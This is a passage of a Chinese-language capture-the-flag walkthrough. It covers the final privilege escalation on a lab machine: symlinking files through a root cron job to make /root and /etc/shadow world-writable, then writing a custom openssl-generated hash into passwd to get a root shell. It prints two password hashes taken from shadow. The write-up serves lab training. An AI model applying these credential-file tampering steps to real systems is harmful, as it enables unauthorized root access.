
首先在 `/home/giovanni/work/tmp` 目录中创建读取 `root.txt` 的软链接。



待脚本执行后发现已经在解压后的文件内生效了软链，但在输出文件内容时存在权限不住的错误。




这里有个小坑。在 Linux 中，当上一级也是 `/root` 目录不具备读权限时，就算你知道里面存在可读文件的绝对路径你也没权限查看。



可以看到，虽然 `root.txt` 文件是 `0777` 权限，但在低权限用户下也依然无法访问。所以这里只要对 `/root` 文件建立软链接，那么就可以读取到 `root.txt` 的内容了。

改变下思路我打算直接软链 `shadow` 文件，并自定义 `root` 用户的密码。



可以看到当定时任务执行完毕后，`shadow` 的文件权限已经从原来的 `0640` 变成了 `0777` ，查看用户密码哈希：

```
root:$6$j801WLZh$Gm3artvmHU6m4zOtHM5/cEejF4mJ.Ctvf2rNlP.z/30gzsykgbCMQmZLr3vfAXzRhp5v3CHorU.giSaqVXdi/0:17709:0:99999:7:::
giovanni:$6$RiDoH4VN$WamVNCkuoZyN1uM6hmyKKt6GwGWAamiQM3SYCrr5lmUYnmV7vpBNkYZCHqjh7UDtsdF8NbGjM7dJPIsxeFkrx0:17709:0:99999:7:::
```

> 每行用户信息被划分为 9 个字段，每个字段的含义如下：

> 用户名:加密密码:最后一次修改时间:最小修改时间间隔:密码有效期:密码需要变更前的警告天数:密码过期后的宽限时间:账号失效时间:保留字段


也可以使用以前做 [[Hackthebox-Bank.md id=8f9a225a-ba88-4083-9582-947a1d0d4980]] 靶机时的提取方法，将自定义密码写入到 `passwd` 文件中。

> `passwd` 文件内容划分为 7 个字段，每个字段所表示的含义如下：

> 用户名:密码:UID（用户 ID）:GID（组 ID）:描述性信息:主目录:默认 Shell

```
# 生成自定义密码哈希
$ openssl passwd -1 '123456'
```

替换后使用 su 命令成功提权至 root shell。



参考

- http://blog.leanote.com/post/snowming/98864b36fc08